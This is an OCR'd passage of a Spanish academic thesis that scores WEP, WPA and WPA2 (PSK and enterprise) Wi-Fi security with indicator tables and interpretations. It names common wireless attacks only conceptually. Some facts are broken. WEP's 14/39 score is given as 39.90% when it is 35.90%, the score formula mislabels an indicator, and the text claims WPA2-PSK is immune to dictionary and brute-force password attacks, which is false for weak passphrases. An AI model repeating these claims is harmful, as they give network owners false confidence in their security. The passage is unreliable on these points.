


Figura 19. Gráfico Cifrado de los protocolos

Interpretación.-

WEP utiliza un algoritmo de cifrado de flujo de generación pseudoaleatoria, y dado que se basa en RC4[18] [25] realiza la encriptación de los valores usando un XOR con un byte pseudo aleatorio, la corta longitud del vector de inicialización (VI) de 24 bits hace que éste se repita frecuentemente y de lugar a la posibilidad de realizar ataques estadísticos para recuperar el plaintext, además el envío del vi en texto plano supone otra vulnerabilidad[26].

WPA-PSK y WPA-ENT usan el algoritmo TKIP como mecanismo de encripción aunque usa el cifrado RC4 soluciona la debilidad del vector de inicialización (VI) de WEP mediante la inclusión de vectores del doble de longitud (48 bits), lo que permiten generar combinaciones de claves diferentes evitando ataques de repetición de tramas (replay). TKIP utiliza la VI un contador de frames para proporcionar protección de reproducción [22]. WPA-ENT las claves son generadas dinámicamente y distribuidas de forma automática por lo que se evita tener que modificarlas manualmente en cada uno de los elementos de red cada cierto tiempo. [23]

WPA-PSK y WPA2-PSK Usa el sistema PSK, o de clave pre-compartida, realiza una negociación, pero no la distribución. En él, todos los usuarios de la red inalámbrica tienen una misma contraseña Wi-Fi, que el propio usuario define. WPA2-PSK y WPA2-ENT usan el algoritmo CCMP como mecanismo de encripción. El cifrado lo realiza con AES que es un algoritmo de cifrado de bloque (dejando de lado la secuencia psudoaleatoria) de 128 bits que hasta el día de hoy no es vulnerado [21].En AES CCMP, el IV ha sido reemplazado por un campo de número de paquetes y se ha duplicado en tamaño a 48 bits.

[18] Presentado al “Eighth Annual Workshop on Selected Areas in Cryptography”, August 2001.

WPA2-ENT las claves ahora son generadas dinámicamente y distribuidas de forma automática. AES CCMP utiliza un conjunto de claves temporales que se derivan de una llave maestra y otros valores.. AES CCMP regenera las claves de forma automática para obtener un nuevo conjunto de claves temporales. [19]

4.1.2 **INDICADOR 2:** Mecanismos de Entrega de Datos

Tabla 13. Mecanismos de Entrega de Datos

INDICES	WEP	WPA		WPA2	
		PSK	ENT / TTLS	PSK	ENT / TTLS
Mecanismo de Integridad de la cabecera	M	B	Mb	Mb	E
Mecanismo de integridad independiente de llave y VI	M	B	Mb	Mb	E
Mecanismo integridad de forma lineal	M	B	Mb	Mb	E

Tabla 14. Mecanismos de Entrega de Datos

INDICES	WEP	WPA		WPA2	
		PSK	ENT / TTLS	PSK	ENT / TTLS
Mecanismo de Integridad de la cabecera	1	2	3	3	4
Mecanismo de integridad independiente de llave y VI	1	2	3	3	4
Mecanismo integridad de forma lineal	1	2	3	3	4




Figura 20. Gráfico Tamaño de Cifrado

Interpretación.-

WEP provee de un mecanismo de integridad de mensajes mediante un el campo ICV (Integrity Check Value) válido, el mismo que se genera simplemente haciendo un CRC (Cyclic Redundancy Check) de 32 bits, del payload de la trama. Este mecanismo tiene dos graves problemas [26]:

- Los CRCs son independientes de la llave utilizada y del IV ya que conocido el plaintext de un solo paquete encriptado sea posible inyectar paquetes a la red. Es fácil concluir que WEP no realiza integridad de la cabecera por el uso de un mecanismo de detección de errores y no de integridad
- Debido a que los CRCs son lineales, se combina con una operación XOR que también es lineal y esto permite a un atacante interceptar un mensaje (conocido o no) y modificarlo de forma conocida.

WPA-PSK y WPA-ENT existe un algoritmo llamado Michael que se usa para el cálculo de códigos de integridad de mensaje (Message Integrity Code o MIC), evitando que un atacante capture paquetes, los modifique y los reenvíe. Michael intercala el ICV y los

datos en el paquete enviado y cifrando el conjunto con TKIP. Al recibir el paquete se compara el MIC calculado con el contenido en éste y si no coinciden se asume que los datos han sido modificados, descartándolo.

Pero Michael se limitó por la mayoría de hardware basado en el RC4 existente. en su diseño no proporciona seguridad ante cierto ataque sostenido activo (ataque de fuerza bruta / diccionario), pero realizan un cierre de la ventana de comunicaciones por 60 segundos para luego regenerar el proceso de claves, si bien mejora hay que ver que esta solución era temporal mientras apareciera una definitiva.[18]

WPA2-PSK y WPA2-ENT utiliza un aseguramiento de la cabecera del frame así como de los datos gracias al CCM[19] . El cálculo de suma de comprobación cifrado con WEP se reemplazó por el algoritmo AES CBC-MAC, que está diseñado para proporcionar una sólida integridad de los datos. El algoritmo CBC-MAC calcula un valor de 128 bits y WPA2 utiliza los 64 bits de orden superior como un código de integridad de mensaje (MIC). WPA2 cifra el MIC con el cifrado de modo contador de AES.[19]

4.1.3 **INDICADOR 3:** Autorización

Tabla 15. Autorización

INDICES	WEP	WPA		WPA2	
		PSK	ENT / TTLS	PSK	ENT / TTLS
Pre-autenticación	NO	NO	NO	SI	SI
Distribución manual de clave	SI	SI	NO	SI	NO
Autenticación basadas en maquina	SI	SI	NO	SI	NO
Permite desasociación	SI	SI	SI	SI	SI
Inserción de trafico	SI	NO	NO	NO	NO

[19] Counter with CBC-MAC (CCM) RFC 3610

Tabla 16. Resultados Autorización

INDICES	WEP	WPA		WPA2	
		PSK	ENT / TTLS	PSK	ENT / TTLS
Pre-autenticación	0	0	0	1	1
Distribución manual de clave	1	1	0	1	0
Autenticación basadas en maquina	1	1	0	1	0
Permite desasociación	1	1	1	1	1
Inserción de trafico	1	0	0	0	0




Figura 21. Gráfico Autorización

Interpretación

Con WEP ambos mecanismos de autenticación (Sistema Abierto y Clave Compartida) son débiles, se puede desasociar e inyectar tráfico. También como la distribución se la realiza manualmente se autentica a la máquina no así al usuario dejando una puerta abierta al poder suplantar la MAC del usuario legal. Sin poder realizar una pre-

autenticación para asociarse a otro AP no se garantiza que sea uno dentro de la infraestructura legal y puede ser de un atacante.

WPA-PSK configura las claves manualmente en el AP y en el cliente. Se debe tener en cuenta que pese al mejoramiento en el cifrado TKIP, deja abierta la vulnerabilidad de parte del usuario al no generar claves lo suficientemente fuertes para poder recuperarla, el mejoramiento del mecanismo de integridad no me permite realizar inyección de tráfico pero si es susceptible a desasociaciones por el hecho de autenticar al usuario usando la MAC.

WPA-ENT utiliza una configuración más robusta con un servidor de autenticación AAA y 802.1x/EAP-TTLS, ahora si se verifica a cada usuario (no solo a la MAC), la generación de claves es automática y única por usuario dejando de lado la clave pre-compartida que es para todos los del entorno. Vulnerar toda la infraestructura montada es difícil, pero al seguir usando un cifrado ya vulnerado es susceptible a los ataques de contraseña, no me permite realizar inyección de tráfico pero si es susceptible a interferencias e interrupción pero esto es más por parte del AP que en si del protocolo o de su estructura.[13]

WPA2 en sus dos modos realiza pre-autenticación, permitiendo a usuarios establecer procesos de autenticación con puntos de accesos próximos antes de completar la autenticación con el seleccionado, impidiendo de esta manera falsear un AP. [12]

WPA2-PSK la autenticación es similar al de WPA Se debe tener en cuenta que pese que se distribuye manualmente la clave, al usar el cifrado AES que en la actualidad no es posible vulnerarlo, no se puede obtener la clave de acceso. El mecanismo de integridad CCM no me permite realizar inyección de tráfico es susceptible a disociaciones por el hecho de su ciframiento.

WPA2-ENT es quizá una de las configuraciones empresariales más difíciles de vulnerar ya que mejoro a todos sus predecesores, utiliza además de su cifrado mejorado una configuración más robusta con un servidor de autenticación AAA y 802.1x/EAP-TTLS, genera claves automáticamente y única por usuario dejando de lado la distribución manual [20].

4.1.4 **INDICADOR 4:** Aplicabilidad

Tabla 17. Aplicabilidad

INDICES	WEP	WPA		WPA2	
		PSK	ENT / TTLS	PSK	ENT / TTLS
El uso de la tecnología está permitido y regulado en el Ecuador	SI	SI	SI	SI	SI
Existencia de productos en el país	SI	SI	SI	SI	SI

Tabla 18. Resultados Aplicabilidad

INDICES	WEP	WPA		WPA2	
		PSK	ENT / TTLS	PSK	ENT / TTLS
El uso de la tecnología está permitido y regulado en el Ecuador	1	1	1	1	1
Existencia de productos en el país	1	1	1	1	1




Figura 22. Gráfico Aplicabilidad

Interpretación.-

Como se puede observar los protocolos que se puede aplicar en Ecuador [27] son WEP, WPA y WPA2, ya que el uso de las mismas está permitido y regulado en el territorio nacional por la SUPTEL (Superintendencia de Telecomunicaciones), además que se puede encontrar variedad de productos que implementan dichas tecnologías en el país [28]

La tabla 19 muestra los resultados obtenidos del análisis de las vulnerabilidades de los protocolos inalámbricos y en qué medida son vulnerables las redes inalámbricas mediante los mecanismos de seguridad propuestos. Se ha descrito las carencias de seguridad y vulnerabilidades descubiertas hasta la fecha para cada uno de los protocolos inalámbricos. De un análisis profundo de los errores acometidos y la forma de explotarlos, se puede decir los ataques más comunes a los que son susceptibles los protocolos inalámbricos, no así a los problemas del diseño del estándar IEEE 802.11, siendo así:

Tabla 19. Resumen del análisis de vulnerabilidades de protocolos de seguridad

IDENTIFICADOR		INDICES	WEP	WPA		WP2	
				PSK	ENT / TTLS	PSK	ENT / TTLS
PWI	20	Cifrado	5	11	15	17	20
	12	Mecanismos de Entrega de Datos	3	6	9	9	12
	5	Autorización	4	3	1	4	2
	2	Aplicabilidad	2	2	2	2	2
TOTAL DE CADA PROTOCOLO (PT_PW)			14	22	27	32	36

Dónde:

Puntaje total del Análisis:

$$PT = \sum(Pi)$$

PT **=** 20(indicador1)+12(indicador2)+5(Indicador3)+2(indicador3)= **39**

Puntaje total de cada Protocolo Analizado: $PT\_PW = \sum(Pwi)$

Porcentaje total de cada Protocolo Analizado: $(\%PW) = (PT\_PW / PT)*100\%$

Tabla 20. Porcentaje total de cada Protocolo Analizado

INDICES	WEP	WPA		WPA2	
		PSK	ENT / TTLS	PSK	ENT / TTLS
PT_PW	14	22	27	32	36
PT	39	39	39	39	39
%PW	39.90	56.41	69.23	82.05	92.31




Figura 23. Porcentaje de seguridad frente a vulnerabilidades

Con todo lo expuesto podemos decir que: WEP es vulnerable a ataques de contraseñas (Fuerza bruta, de diccionario), ataque Inductivo ChopChop, ataque de inyección, ataque estadístico, ataque de fragmentación y Denegación de Servicios [3]

WPA PSK / ENT mitiga de forma directa el ataque Inductivo ChopChop, ataque de inyección, ataque estadístico, ataque de fragmentación. No obstante, WPA en cualquiera de sus variantes sigue siendo vulnerable a ataques a contraseñas (Fuerza bruta, de diccionario), puesto que el algoritmo de cifrado que emplea ha sido vulnerado, también es vulnerable al ataque de denegación de servicios DOS (desautenticación).[3]

WPA2 PSK / ENT igual que su antecesor mitiga de forma directa los ataques de escuchas (Eavesdroping, Sniffing, Wardriving), ataque Inductivo ChopChop, ataque de inyección, ataque estadístico, ataque de fragmentación. Además, como utiliza un mejor algoritmo de encripción (que no ha sido quebrantado) no es vulnerable a ataques a contraseñas (Fuerza bruta, de diccionario). [3]

4.2. Análisis y presentación de resultados variable dependiente

En cuanto a la variable dependiente, se toman en cuenta los dos ambientes de prueba ya anteriormente detallados, en donde se analiza el acceso seguro basándonos en las contramedidas con respecto a las vulnerabilidades encontradas en la sección anterior. El mismo consistirá en realizar los ataques asociados a estas vulnerabilidades, y dependiendo si tuvo éxito o no el ataque se evaluará la contramedida. Para la cuantificación de los indicadores se utilizó un valor como sigue:

Tabla 21. Escala Cualitativa de cuantificación de indicadores variable dependiente

CATEGORIA	ABREVIATURA	VALORACIÓN	PORCENTAJE
Totalmente Inadecuado	TI	0	0%
Inadecuado	I	1	25%
Poco Adecuado	PA	2	50%
Adecuado	A	3	75%
Muy Adecuado	MA	4	100%

VARIABLE DEPENDIENTE:

Tecnología adecuada para el acceso seguro en redes WIFI

4.2.1 **INDICADOR 1:** Confidencialidad

Tabla 22. Confidencialidad

INDICES	WEP	WPA		WPA2	
		PSK	ENT / TTLS	PSK	ENT / TTLS
Algoritmo de cifrado mejorado	I	PA	PA	MA	MA
Tamaño de algoritmo de cifrado	PA	A	A	MA	MA

Cifrado generado Dinámicamente	TI	A	A	MA	MA
VI cifrado y mejorado	I	A	A	MA	MA

Tabla 23. Resultados de Confidencialidad

INDICES	WEP	WPA		WPA2	
		PSK	ENT / TTLS	PSK	ENT / TTLS
Algoritmo de cifrado mejorado	1	2	2	4	4
Tamaño de algoritmo de cifrado	2	3	3	4	4
Cifrado generado Dinámicamente	0	3	3	4	4
VI cifrado y mejorado	1	3	3	4	4




Figura 24. Gráfico Confidencialidad

Interpretación.-

WEP al seguir generando una secuencia pseudoaleatoria sigue teniendo problemas del algoritmo de cifrado el tamaño del mismo y envío en plano del VI. Por otro lado en el cifrado mejora su uso inicial de 40 a 104 bits dando cierto demora en descubrir las claves y los paquetes asegurados, pero no se soluciona y dando que el ataque de inducción chopchop, el ataque de contraseñas (fuerza bruta/ diccionario) (anexo A1)

es efectivo y logra desencriptar la clave de acceso como de los datos. Se concluye que WEP es inadecuado para el cifrado de los datos ya que no permite dar confidencialidad a los datos.

WPA PSK/ ENT mejoran considerablemente, pese a que sigue utilizando RC4 que en el caso de WEP fue vulnerado por tal razón es poco adecuado ya que el ataque de contraseñas (fuerza bruta/ diccionario) (anexo A1) tiene éxito en claves cortas. El tamaño de cifrado aumenta a 128 bits de cifrado, el VI aumenta a 48 bits y es usado para el cifrado, se genera dinámicamente por paquete siendo adecuado ya que deja de un lado los ataques de inducción chopchop, ataque estadístico (anexo A2).

WPA2 PSK/ ENT para el cifrado usa un algoritmo simétrico de bloques AES que hasta el día de hoy no existe un mecanismo de romperlo, incrementa igualmente el tamaño del cifrado a 128 y VI a 48 , igualmente el cifrado es dinámico por cada paquete lo que dificulta poder capturar y mucho menos romperlo este mecanismo en todos los puntos analizados es Muy adecuado para la protección de los datos impidiendo de gran manera el ataque de contraseñas (fuerza bruta/ diccionario) incluso con claves cortas y los ataques de inducción chopchop, ataque estadístico (anexo A3) no tienen ningún efecto

4.2.2 **INDICADOR 2:** Integridad

Tabla 24. Integridad

INDICES	WEP	WPA		WPA2	
		PSK	ENT / TTLS	PSK	ENT / TTLS
Integridad de la cabecera	TI	A	A	MA	MA
Integridad cifrada	TI	A	A	MA	MA
Integridad dependiente de la llave y VI	TI	A	A	MA	MA

Tabla 25. Resultados de Integridad

INDICES	WEP	WPA		WPA2	
		PSK	ENT / TTLS	PSK	ENT / TTLS
Integridad de la cabecera	0	3	3	4	4
Integridad cifrada	0	3	3	4	4
Integridad dependiente de la llave y VI	0	3	3	4	4




Figura 25. Gráfico Integridad

Interpretación.-

WEP no posee integridad en la cabecera de los datos ya que no mejora el uso del mecanismo de Integridad MIC y solo genera una comprobación si los frames fueron entregados en el mismo tamaño, es decir un simple checksum, Además como antes ya se describió al no ser cifrado el MIC no depende de la llave ni del VI siendo totalmente inadecuado el uso siendo los ataques de inyección y fragmentación posibles (anexo A1).

WPA PSK/ ENT hace uso de un mecanismo de integridad Michael, es significativamente mejor a una comprobación de redundancia cíclica basado en un

hash lineal, aquí los datos son protegidos con una clave MIC ya no se envían en claro, este mecanismo de cifrado igualmente depende de la llave y el VI ya que se fusiona con este para la generación de claves maestras del cifrado, que como ya se cito es dinámico por paquete, volviéndolo al mecanismo de integridad adecuado para la seguridad dejando de un lado los ataques de inyección y fragmentación (Anexo A2).

WPA2 PSK/ ENT el CCM es un modo de funcionamiento combinado en el que utiliza la misma clave de cifrado para obtener confidencialidad así como para crear un valor de comprobación de integridad criptográficamente seguro, CCM, que combina los datos de CTR de confidencialidad y CBC-MAC para la autenticación e integridad. Además protege la integridad y autenticidad de los paquetes y la secuencia de verificación de trama (FCS), que se utiliza para la detección y corrección de errores. Es así que vuelve al mecanismo de integridad muy adecuado para la seguridad y deja de un lado los ataques de inyección y fragmentación (Anexo A3).

4.2.3 **INDICADOR 3:** Disponibilidad

Tabla 26. Disponibilidad

INDICES	WEP	WPA		WPA2	
		PSK	ENT / TTLS	PSK	ENT / TTLS
Evita desasociación	I	I	I	I	I
Excluye la inserción de tráfico	I	I	A	A	A

Tabla 27. Resultados de Disponibilidad

INDICES	WEP	WPA		WPA2	
		PSK	ENT / TTLS	PSK	ENT / TTLS
Evita desasociación	1	1	1	1	1
Excluye la inserción de tráfico	1	1	3	3	3




Figura 26. Gráfico Disponibilidad

Interpretación.-

WEP no evita la inserción de tráfico en especial los paquetes EAPOL desasociación con el Access Point. Como se ha comentado ya, los paquetes de gestión que maneja el estándar IEEE802.11 no son cifrados por el punto de acceso, esto permite que cualquier estación pueda construir paquetes de este tipo e inyectarlos al punto de acceso un atacante puede forjar un paquete de desautenticación y remitirlo al AP con la dirección MAC de la estación a desautenticar. Esta acción supone inherentemente una desasociación del punto de acceso impidiendo que la estación atacada pueda transmitir cualquier tipo de información por la red. De esta manera las contramedidas para evitar un fallo en la disponibilidad con el protocolo WEP sean inadecuadas permitiendo que los ataques de Denegación De Servicio/Autenticación (Anexo A1) sean posibles

WPA y WPA2 cada uno en sus dos modos (PSK / ENT) evitan la inserción de tráfico gracias a sus mecanismos de integridad MIC y CCM respectivamente, pero igual que

le sucede con WEP no pueden hacer nada frente a un ataque de denegación de servicio debido a que los paquetes de gestión que maneja el estándar IEEE802.11 no son protegidas con privacidad, autenticación e integridad, esto permite que cualquier atacante realice un ataque de Denegación De Servicio/Autenticación (Anexo A2 para WPA y Anexo A3 para WPA2).

4.2.4 **INDICADOR 4:** Autentificación

Tabla 28. Autentificación

INDICES	WEP	WPA		WPA2	
		PSK	ENT / TTLS	PSK	ENT / TTLS
Soporta negociación de pre-autenticación	TI	TI	TI	MA	MA
Distribución automática de clave	TI	TI	MA	TI	MA
Autenticación de usuario	TI	TI	MA	TI	MA
Permite autenticación mutua	TI	TI	MA	TI	MA
Uso de protocolo de autenticación	TI	TI	MA	TI	MA

Tabla 29. Resultados de Autentificación

INDICES	WEP	WPA		WPA2	
		PSK	ENT / TTLS	PSK	ENT / TTLS
Soporta negociación de pre-autenticación	0	0	0	4	4
Distribución automática de clave	0	0	4	0	4
Autenticación de usuario	0	0	4	0	4
Permite autenticación mutua	0	0	4	0	4
Uso de protocolo de autenticación	0	0	4	0	4

